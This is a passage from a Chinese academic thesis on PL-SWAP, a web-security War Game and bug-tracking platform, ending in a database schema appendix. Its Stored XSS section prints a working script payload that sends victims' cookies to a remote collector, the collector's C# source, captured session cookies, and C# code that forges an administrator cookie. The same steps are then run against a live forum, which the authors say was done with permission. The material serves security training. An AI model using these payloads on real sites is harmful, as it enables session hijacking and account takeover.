


圖 12：上傳完成，在 View & Download 頁面可看到新的功能單元



圖 13：功能單元的詳細內容

#### 4.4 PL-SWAP War Game 系統

在 PL-SWAP 已開發完成的 War Game 系統中，我們已將 2007 年 OWASP 公佈的十大 Web 安全漏洞中，直接與程式碼安全品質有關，且該組織認為[必要]及[建議]檢測修補的弱點，製作成相關的練習關卡，弱點類型包括有 1) 跨站腳本攻擊(Cross Site Scripting, XSS)、2) 注入缺失(Injection Flaw) 以及 3) 不安全的物件參考(Insecure Direct Object Reference)[3]。

這系統開發的目的，除了讓開發人員，能在不觸法的情況下，有一個訓練學習 Web 程式安全的實戰平台，讓使用者在學習關卡的破解過程中，提升程式安全能力。另外在 War Game 關卡的設計方式上，融入了駭客攻擊的手法，讓開發人員更能真實體驗 Web 程式安全弱點的攻擊。

#### 4.4.1 關卡的設計方式

在 Stored XSS—駭客攻擊示意圖中(圖 14), 呈現了該弱點遭受攻擊的最大 Scope, 若是將 Application1 和 Application2 視為同一個 Application 時, 就是我們最常見及最常討論的 Scope。但是不管 Scope 的大小, Stored XSS 弱點的攻擊必定包含了三個角色: 攻擊者、受害者及內含 XSS 弱點的 Application。以 Stored XSS 關卡為例, 我們在設計中加入了圖 14 中呈現的 Scenario。




圖 14：Stored XSS—駭客攻擊示意圖

#### 4.4.2 關卡的通關實例-Stored XSS

1. 關卡中模擬了一個類似討論區文章發表的網頁(圖 15)。
2. 我們在圖 15 的摘要輸入框, 輸入包括可竊取受害者 Cookie 的惡意程式:`<script src="http://whchang.itis.org.tw/WebVulnerability/XSS/malicious.aspx?cookie='+document.cookie+'"></script>` [1][9], 再按確認按鈕, 則該具有惡



意的程式即存入應用程式後端的資料庫(圖 16)。

3. 存入資料庫的這段 script 含義是，任何執行此惡意程式的受害者，其個人的 Cookie 資訊將在無法查覺的情況下，透過其瀏覽器，自動送到遠端的駭客程式 (malicious.aspx)，此程式在接受到 Cookie 時，隨即將資料儲存到檔案中) (圖 17)。
4. 系統未對從資料庫讀取出的資料做安全驗證，即呈現在網頁上(圖 18)。
5. 關卡中提供了受害者機制，如此讓攻擊模式的三個角色可明確區分出來；我們透過此受害者機制，可真實模擬 user 及 admin 點閱該筆資料的情況 (圖 19)。
6. 攻擊者成功竊取 admin 的 cookie 資訊 (圖 20)。
7. 攻擊者在竊取 admin cookie 資訊後，很容易的即可偽造 admin 的 Cookie (圖 21)，達到假冒 admin 的身份進入該網站 (圖 22)。

所以要通過本關卡，只要成功竊取到，系統預先藏在 admin cookie 中的通關 Secret Key (通關所需的相關資訊) 即可。



※出版品新增

出版品名稱:

作者:  出版年度:  價格:  類別:

摘要:

※出版品基本資料查詢及詳細資料瀏覽: :

| No. | PubId | 書名                                 | 作者  | 出版日期       |
|-----|-------|------------------------------------|-----|------------|
| 1   | 232   | <a href="#">通訊網路關鍵性IC零組件發展趨勢分析</a> | 李信宏 | 2001/02/01 |
| 2   | 631   | <a href="#">半導體設備安全與認證調查報告</a>     | 鄭孟麗 | 2000/08/30 |

請輸入欲模擬執行的PubId:

請點選預模擬執行的身份:

圖 15：提供新增的功能，可將資料發表到網站上

\*出版品新增

出版品名稱: Taipei Walker 美食特別號-省錢美食玩樂攻略

作者: kobe 出版年度: 97 價格: 0 類別: free

摘要: `<script>document.write('<script src="http://whchang.itis.org.tw/WebVulnerability/XSS/malicious.aspx?cookie='+document.cookie+'></script>');</script>`

---

\*出版品基本資料查詢及詳細資料瀏覽：

| No. | PubId | 書名                                 | 作者  | 出版日期       |
|-----|-------|------------------------------------|-----|------------|
| 1   | 232   | <a href="#">通訊網路關鍵性IC零組件發展趨勢分析</a> | 李信宏 | 2001/02/01 |
| 2   | 631   | <a href="#">半導體設備安全與認證調查報告</a>     | 鄭孟麗 | 2000/08/30 |

請輸入欲模擬執行的PubId:

請點選預模擬執行的身份:

圖 16：在 Input Form 輸入含有惡意程式的資料

```
protected void Page_Load(object sender, EventArgs e)
{
    //從Request中取得Cookie參數的值
    string cookie = (Request["cookie"] == null ? "" : Request["cookie"].ToString());
    string fpath = @"D:\upload\malicious.txt";
    if (!Directory.Exists(@"d:\upload")) Directory.CreateDirectory(@"d:\upload");
    StreamWriter sw = null;
    if (!File.Exists(fpath)) sw = File.CreateText(fpath);
    else sw = File.AppendText(fpath);
    //將取到的資料,存到malicious.txt檔案
    sw.WriteLine(cookie);
    sw.Flush();
    sw.Close();
}
```

圖 17：遠端惡意程式的原始碼：可將接收到的 Cookie 存入檔案

\*出版品新增

出版品名稱:

作 者:  出版年度:  價格:  類別:

摘 要:

---

\*出版品基本資料查詢及詳細資料瀏覽: :

| No. | PubId     | 書名  | 作者   | 出版日期       |
|-----|-----------|---|------|------------|
| 1   | 232       | <a href="#">通訊網路關鍵性IC零組件發展趨勢分析</a>            | 李信宏  | 2001/02/01 |
| 2   | 631       | <a href="#">半導體設備安全與認證調查報告</a>                | 鄭孟麗  | 2000/08/30 |
| 3   | 547866622 | <a href="#">Taipei Walker 美食特別號--省錢美食玩樂攻略</a> | kobe | 2008/07/09 |

請輸入欲模擬執行的PubId:

請點選預模擬執行的身份:

圖 18：含有惡意程式的資料在網頁呈現供使用者點閱

\*出版品新增

出版品名稱:

作 者:  出版年度:  價格:  類別:

摘 要:

---

\*出版品基本資料查詢及詳細資料瀏覽: :

| No. | PubId     | 書名  | 作者   | 出版日期       |
|-----|-----------|---|------|------------|
| 1   | 232       | <a href="#">通訊網路關鍵性IC零組件發展趨勢分析</a>            | 李信宏  | 2001/02/01 |
| 2   | 631       | <a href="#">半導體設備安全與認證調查報告</a>                | 鄭孟麗  | 2000/08/30 |
| 3   | 547866622 | <a href="#">Taipei Walker 美食特別號--省錢美食玩樂攻略</a> | kobe | 2008/07/09 |

請輸入欲模擬執行的PubId:

請點選預模擬執行的身份:

圖 19：模擬 Stored XSS 受害者角色的機制

```
SQL_auth=user;
SQL_sid=LtQ6NjPhMFbxISxIde9ybCpApzSHRSG8eoImbm3FrM
dnTtII1qnvCTtQM90y23ZKic;
(***) 7th:_GameCheckPoint=http://whchang.itri.org.tw/
WebVulnerability/XSS/StoredXSSTarget.aspx (***)

SQL_auth=admin;
SQL_sid=Imbm3FrMdnTtIILtQ6NjPhMFbxISxSG8eo1qIde9ybCp
ApzM90y23ZKicSHRnvCTtQ;
(***) 7th:_GameCheckPoint=http://whchang.itri.org.t
w/WebVulnerability/XSS/StoredXSSTarget.aspx (***)
```

圖 20：攻擊者從受害者竊取到 Cookie 的實際內容

```
public partial class XSS_StoredXSSAttack : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        DateTime dt = DateTime.Now;
        TimeSpan ts = new TimeSpan(0, 0, 0, 2);

        Response.Cookies["SQL_auth"].Value = "admin";
        Response.Cookies["SQL_auth"].Expires = dt.Add(ts);

        Response.Cookies["SQL_sid"].Value = "Imbm3FrMdnTtIILtQ6NjPhMFbxISxSG8eo1qIde9ybCpApzM90y23ZKicSHRnvCTtQ";
        Response.Cookies["SQL_sid"].Expires = dt.Add(ts);

        Response.Redirect(AppConfig.DomainUrl+"WebVulnerability/XSS/StoredXSSTarget.aspx");
    }
}
```

圖 21：攻擊者很容易的即可偽造受害者的 Cookie




圖 22：假冒 admin 的身份進入該網站



### 4.4.3 以線上網站做 Stored XSS 弱點攻擊的實例

我們將關卡設計的 Scenario，針對線上網站做一次實際攻擊演練，以說明這 Scenario 即是駭客實際的攻擊手法之一，讓開發人員達到知己知彼的境界，而能更容易且有效的防範駭客攻擊。在未獲得允許的情況下，即對某一個網站做 Web 弱點攻擊或測試，是一種非法的行為，請勿任意嘗試。

我們接下來針對某一個財團法人企業內部的一個已上線的網站，所做實際攻擊的過程，是以協助該網站做安全測試為前提，在獲得該網站開發人員的允許以及監督下執行的。

1. 以自己的帳號(920333)登入該網站，在個人設定功能，可看到自己個人的資料以及所屬的權限等級(零顆星：會員一級)(圖 23)。
2. 在網站內的公開討論區，發表一篇內含惡意程式的文章(圖 24)。
3. 在點選送出按鈕後，此篇文章即被公佈在網站上，提供任何使用者點閱(圖 25)。
4. 當網站的管理者點閱這篇文章時(以社交工程學的知識，讓管理者來點閱這篇文章)，管理者在不知情的情況下，瀏覽器即執行了那段惡意程式，並將管理者個人的 Cookie 資訊，傳送到我們在遠端的程式(malicious.aspx)，並將該 Cookie 儲存在檔案中(圖 26)。
5. 在拿到這些資訊時，我們只要寫幾行簡單的程式，即可偽造管理者的 cookie，達到假冒管理者的身份進入網站(圖 27)。
6. 當我們成功假冒管理者的身份進入網站後，在個人設定功能，看到的將是管理者的資料以及在這個網站的權限等級(五顆星：管理者)(圖 28)，到此，整個網站的命運，以及所有會員個人資訊就完全掌握在我們手裡了(圖 29)。



圖 23：以自己的帳號登入，將顯示自己的個人資料及權限等級



圖 24：在討論區發表含有惡意程式的文章



圖 25：含有惡意程式的文章被呈現在網站上供其他使用者點閱

```

PHPSESSID=37dvs9hg98pdg7i8vkif5g52;
Itribbs_itri_org_tw_newbb2_LV=1215623237
Itribbs_itri_org_tw_newbb2_LT=109411215623237
  
```

圖 26：管理者被竊取 Cookie 中的資訊內容

```
protected void Page_Load(object sender, EventArgs e)
{
    DateTime dt = DateTime.Now;
    TimeSpan ts = new TimeSpan(0, 0, 0, 20);
    string setDomain = "itri.org.tw";

    Response.Cookies["PHPSESSID"].Value = "37dvsmh9hg98pdg7i8vkif5g52";
    Response.Cookies["PHPSESSID"].Expires = dt.Add(ts);
    Response.Cookies["PHPSESSID"].Domain = setDomain;

    Response.Cookies["itribbs_itri_org_tw_newbb2_LV"].Value = "1215623237";
    Response.Cookies["itribbs_itri_org_tw_newbb2_LV"].Expires = dt.Add(ts);
    Response.Cookies["itribbs_itri_org_tw_newbb2_LV"].Domain = setDomain;

    Response.Cookies["itribbs_itri_org_tw_newbb2_LT"].Value = "1094|1215623237";
    Response.Cookies["itribbs_itri_org_tw_newbb2_LT"].Expires = dt.Add(ts);
    Response.Cookies["itribbs_itri_org_tw_newbb2_LT"].Domain = setDomain;

    Response.Redirect("http://itribbs.itri.org.tw");
}
```

圖 27：駭客偽造管理者的 Cookie 資訊並進入該網站



圖 28：駭客假冒管理員身份成功登入該網站，權限等級顯示為管理員





以實質累積安全知識及技術；對 PL-SWAP 平台而言，則可以借此達到快速及廣泛累積 War Game 關卡的題目。




圖 30：WebGoat 與 PL-SWAP 平台的架構


## 五、 結論與未來研究方向

### 5.1 結論

在這篇論文中，我們拿掃描工具對 Web 程式做實際測試，產出各工具的效能評估報告，以解決目前具參考性價值的資料缺乏的情況。

另外我們實作了包含 War Game 及 Bug Tracking 系統的 PL-SWAP 平台。在 War Game 系統，我們將駭客攻擊的手法融入在關卡中，改善 WebGoat 在關卡設計方法上的不足，以確實達到通關者能提升安全方面的知識及安全危害的意識；在 Bug Tracking 系統，我們以 Function Unit 為基礎，提供使用者分享與共同創作的環境，達到有效的知識學習及技術交流。而在 Bug Tracking 這個運作機制下，PL-SWAP 平台也將達到快速及廣泛累積用於 War Game 關卡的題目。

### 5.2 未來研究方向



在平台的實作上，仍有可以加強改善的部份：這個系統是 Open 的，所以將接受各種開發人員的習慣、手法所開發出來的功能單元，要讓功能單元順利部署且正常執行，則功能單元中各原始碼的版本及 namespace 的控管是非常重要的，目前是以規範使用者的方式達到控管。針對此問題，可以使用別的方法來實作，例如：系統直接修改功能單元中的 source code，以解決該問題。

在平台的加值應用上：PL-SWAP 是一個獨立且有完整功能的應用程式，但是若我們以應用程式整合的角度觀察它，也許我們可以將它與測驗系統做整合：以 PL-SWAP 擔任題庫及出題系統的角色，搭配一個前端測驗系統，將成為一個學習 Web 應用程式安全的測驗系統。



## 參考文獻

- [1] G.A. Di Lucca, A.R. Fasolino, M. Mastroianni, P. Tramontana, Identifying cross site scripting vulnerabilities in Web applications, Proceedings, Sixth IEEE International Workshop on Web Site Evolution, WSE 2004, pp. 71–80, Sept 2004.
- [2] OWASP, WebGoat Project,  
[http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project),  
August 2008.
- [3] OWASP Taiwan, 最新 2007 年OWASP十大Web資安漏洞,  
<http://www.owasp.org/index.php/Taiwan>, July 2008.
- [4] OWASP Taiwan BLOG, OWASP不只提供Guide與Top 10,  
<http://owasp.org.tw/blog>, May 2007.
- [5] P. Neff, Web Application Security,  
[http://patrice.ch/en/computer/web/articles/2002/jul\\_18](http://patrice.ch/en/computer/web/articles/2002/jul_18), July 2002.
- [6] WASC, Web Application Security Scanner Evaluation Criteria,  
<http://www.webappsec.org>, August 2007.
- [7] 施茂林，吳謀焰，犯罪被害事件分類保護護照，三版，台北，法務部，民國 88 年。
- [8] 曹乙帆，Watchfire AppScan 7.5 網頁應用程式弱點掃描與網站安全開發測試的首選，DIGITIMES，August 2007。
- [9] 林錦雲，利用XML驗證之網頁安全防護機制，碩士論文，國立暨南國際大學資訊管理研究所，民國 92 年。
- [10] 網路攻防戰，XSS測試語法大全，  
<http://anti-hacker.blogspot.com/2007/07/xss.html>, April 2007.

## 附錄一：PL-SWAP 資料庫 Entity Detail

### Entity: sys\_challengeExam

#### Entity details:

|                             |                      |
|-----------------------------|----------------------|
| Description                 | 針對不同的會員制定的不同考卷       |
| Primary key constraint name | PK_sys_challengeExam |

#### Attributes:

| Key | Attribute name   | Data type | Not null | Description |
|-----|------------------|-----------|----------|-------------|
| PK  | <u>ce_id</u>     | INTEGER   | Yes      |             |
| FK  | <u>ce_gid</u>    | INTEGER   | Yes      |             |
| FK  | <u>ce_exid</u>   | INTEGER   | Yes      |             |
|     | <u>ce_roleid</u> | INTEGER   | Yes      |             |
| FK  | <u>ce_userid</u> | NVARCHAR  | Yes      |             |
|     | <u>ce_ok</u>     | CHAR      | Yes      |             |

#### Relationships:

| Relationship name                    | Type            | Parent             | Child             | Cardinality  |
|--------------------------------------|-----------------|--------------------|-------------------|--------------|
| sys_checkPointInfo_sys_challengeExam | Non Identifying | sys_checkPointInfo | sys_challengeExam | Zero Or More |
| sys_examCreate_sys_challengeExam     | Non Identifying | sys_examCreate     | sys_challengeExam | Zero Or More |
| sys_userInfo_sys_challengeExam       | Non Identifying | sys_userInfo       | sys_challengeExam | Zero Or More |

#### Constraints:

| Constraint name      | Type              | Level       | Constraint          |
|----------------------|-------------------|-------------|---------------------|
|                      | Column Constraint | Not Null    | ce_ok               |
|                      | Column Constraint | Not Null    | ce_id               |
|                      | Column Constraint | Not Null    | ce_gid              |
|                      | Column Constraint | Not Null    | ce_exid             |
|                      | Column Constraint | Not Null    | ce_roleid           |
|                      | Column Constraint | Not Null    | ce_userid           |
| PK_sys_challengeExam | Table Constraint  | Primary Key | PRIMARY KEY (ce_id) |

|                                      |                  |             |  |
|--------------------------------------|------------------|-------------|--|
| sys_checkPointInfo_sys_challengeExam | Table Constraint | Foreign Key | FOREIGN KEY (ce_gid) REFERENCES sys_checkPointInfo(g_id) |
| sys_examCreate_sys_challengeExam     | Table Constraint | Foreign Key | FOREIGN KEY (ce_exid) REFERENCES sys_examCreate(ex_id)   |
| sys_userInfo_sys_challengeExam       | Table Constraint | Foreign Key | FOREIGN KEY (ce_userid) REFERENCES sys_userInfo(userid)  |

### Entity: sys\_challengeKey

#### Entity details:

|                             |                     |
|-----------------------------|---------------------|
| Description                 | 每一個關卡的 Secret Key   |
| Primary key constraint name | PK_sys_challengeKey |

#### Attributes:

| Key | Attribute name              | Data type | Not null | Description                  |
|-----|-----------------------------|-----------|----------|------------------------------|
| PK  | <a href="#">c_id</a>        | INTEGER   | Yes      |                              |
| FK  | <a href="#">c_gid</a>       | INTEGER   | Yes      | 此 Secret Key 對應的關卡           |
|     | <a href="#">c_secretKey</a> | VARCHAR   | Yes      | 針對每一個關卡，系統會自動產生一個 Secret Key |

#### Relationships:

| Relationship name                   | Type            | Parent             | Child            | Cardinality |
|-------------------------------------|-----------------|--------------------|------------------|-------------|
| sys_checkPointInfo_sys_challengeKey | Non Identifying | sys_checkPointInfo | sys_challengeKey | Zero Or One |

#### Constraints:

| Constraint name                     | Type              | Level       | Constraint  |
|-------------------------------------|-------------------|-------------|---|
|                                     | Column Constraint | Not Null    | c_secretKey   |
|                                     | Column Constraint | Not Null    | c_id  |
|                                     | Column Constraint | Not Null    | c_gid   |
| PK_sys_challengeKey                 | Table Constraint  | Primary Key | PRIMARY KEY (c_id)                                      |
| sys_checkPointInfo_sys_challengeKey | Table Constraint  | Foreign Key | FOREIGN KEY (c_gid) REFERENCES sys_checkPointInfo(g_id) |

### Entity: sys\_checkPointHint

**Entity details:**

|                             |                       |
|-----------------------------|-----------------------|
| Description                 | 每一個關卡的提示              |
| Primary key constraint name | PK_sys_checkPointHint |

**Attributes:**

| Key | Attribute name    | Data type | Not null | Description |
|-----|-------------------|-----------|----------|-------------|
| PK  | <u>h_id</u>       | INTEGER   | Yes      |             |
| FK  | <u>h_gid</u>      | INTEGER   | Yes      | 此關卡提示對應的關卡  |
|     | <u>h_filename</u> | NVARCHAR  | Yes      | 此關卡提示的檔名    |
|     | <u>h_count</u>    | BIGINT    | Yes      |             |

**Relationships:**

| Relationship name                     | Type            | Parent             | Child              | Cardinality  |
|---------------------------------------|-----------------|--------------------|--------------------|--------------|
| sys_checkPointInfo_sys_checkPointHint | Non Identifying | sys_checkPointInfo | sys_checkPointHint | Zero Or More |

**Constraints:**

| Constraint name                       | Type              | Level       | Constraint  |
|---------------------------------------|-------------------|-------------|---|
|                                       | Column Constraint | Not Null    | h_count   |
|                                       | Column Constraint | Not Null    | h_id  |
|                                       | Column Constraint | Not Null    | h_gid   |
|                                       | Column Constraint | Not Null    | h_filename  |
| PK_sys_checkPointHint                 | Table Constraint  | Primary Key | PRIMARY KEY (h_id)                                      |
| sys_checkPointInfo_sys_checkPointHint | Table Constraint  | Foreign Key | FOREIGN KEY (h_gid) REFERENCES sys_checkPointInfo(g_id) |

**Entity: sys\_checkPointInfo****Entity details:**

|                             |                       |
|-----------------------------|-----------------------|
| Description                 | 功能單元的詳細資料             |
| Primary key constraint name | PK_sys_checkPointInfo |

**Attributes:**

| Key | Attribute name | Data type | Not null | Description |
|-----|----------------|-----------|----------|-------------|
| PK  | <u>g_id</u>    | INTEGER   | Yes      |             |

|  |                      |          |     |   |
|--|----------------------|----------|-----|---|
|  | <u>g_type</u>        | INTEGER  | Yes | 功能單元所屬 OWASP TOP 10 的類型                               |
|  | <u>g_class</u>       | CHAR     | Yes | 關卡的難易度等級: 1:超容易, 2:容易, 3:適中, 4:困難, 5:超困難 (0:表示目前不是關卡) |
|  | <u>g_status</u>      | CHAR     | Yes | 功能單元的狀態: 0:停用, 1:關卡, 2:練習                             |
|  | <u>g_author</u>      | VARCHAR  | Yes | 此功能單元的作者  |
|  | <u>g_url</u>         | VARCHAR  | Yes | 此功能單元的 URL  |
|  | <u>g_description</u> | NVARCHAR | Yes |   |
|  | <u>g_createdate</u>  | DATETIME | Yes |   |

### Relationships:

| Relationship name                         | Type            | Parent             | Child                  | Cardinality  |
|---|-----------------|--------------------|------------------------|--------------|
| sys_checkPointInfo_sys_challengeExam      | Non Identifying | sys_checkPointInfo | sys_challengeExam      | Zero Or More |
| sys_checkPointInfo_sys_challengeKey       | Non Identifying | sys_checkPointInfo | sys_challengeKey       | Zero Or One  |
| sys_checkPointInfo_sys_checkPointHint     | Non Identifying | sys_checkPointInfo | sys_checkPointHint     | Zero Or More |
| sys_checkPointInfo_sys_checkPointSolution | Non Identifying | sys_checkPointInfo | sys_checkPointSolution | Zero Or More |

### Constraints:

| Constraint name       | Type              | Level       | Constraint         |
|-----------------------|-------------------|-------------|--------------------|
|                       | Column Constraint | Not Null    | g_createdate       |
|                       | Column Constraint | Not Null    | g_id               |
|                       | Column Constraint | Not Null    | g_type             |
|                       | Column Constraint | Not Null    | g_class            |
|                       | Column Constraint | Not Null    | g_status           |
|                       | Column Constraint | Not Null    | g_author           |
|                       | Column Constraint | Not Null    | g_url              |
|                       | Column Constraint | Not Null    | g_description      |
| PK_sys_checkPointInfo | Table Constraint  | Primary Key | PRIMARY KEY (g_id) |

### Entity: sys\_checkPointSolution

#### Entity details:

|                             |                           |
|-----------------------------|---------------------------|
| Description                 | 針對每一個功能單元問題的解決方案          |
| Primary key constraint name | PK_sys_checkPointSolution |

#### Attributes:

| Key | Attribute name | Data type | Not null | Description |
|-----|----------------|-----------|----------|-------------|
|-----|----------------|-----------|----------|-------------|

|    |                                |          |     |                    |
|----|--------------------------------|----------|-----|--------------------|
| PK | <a href="#">gs_id</a>          | INTEGER  | Yes |                    |
| FK | <a href="#">gs_gid</a>         | INTEGER  | Yes | 此解決方案 (功能單元) 對應的問題 |
|    | <a href="#">gs_author</a>      | VARCHAR  | Yes | 此解決方案 (功能單元) 的作者   |
|    | <a href="#">gs_url</a>         | VARCHAR  | Yes | 此解決方案 (功能單元) 的 URL |
|    | <a href="#">gs_description</a> | NVARCHAR | Yes |                    |
|    | <a href="#">gs_createdate</a>  | DATETIME | Yes |                    |

### Relationships:

| Relationship name                          | Type            | Parent             | Child                  | Cardinality  |
|--|-----------------|--------------------|------------------------|--------------|
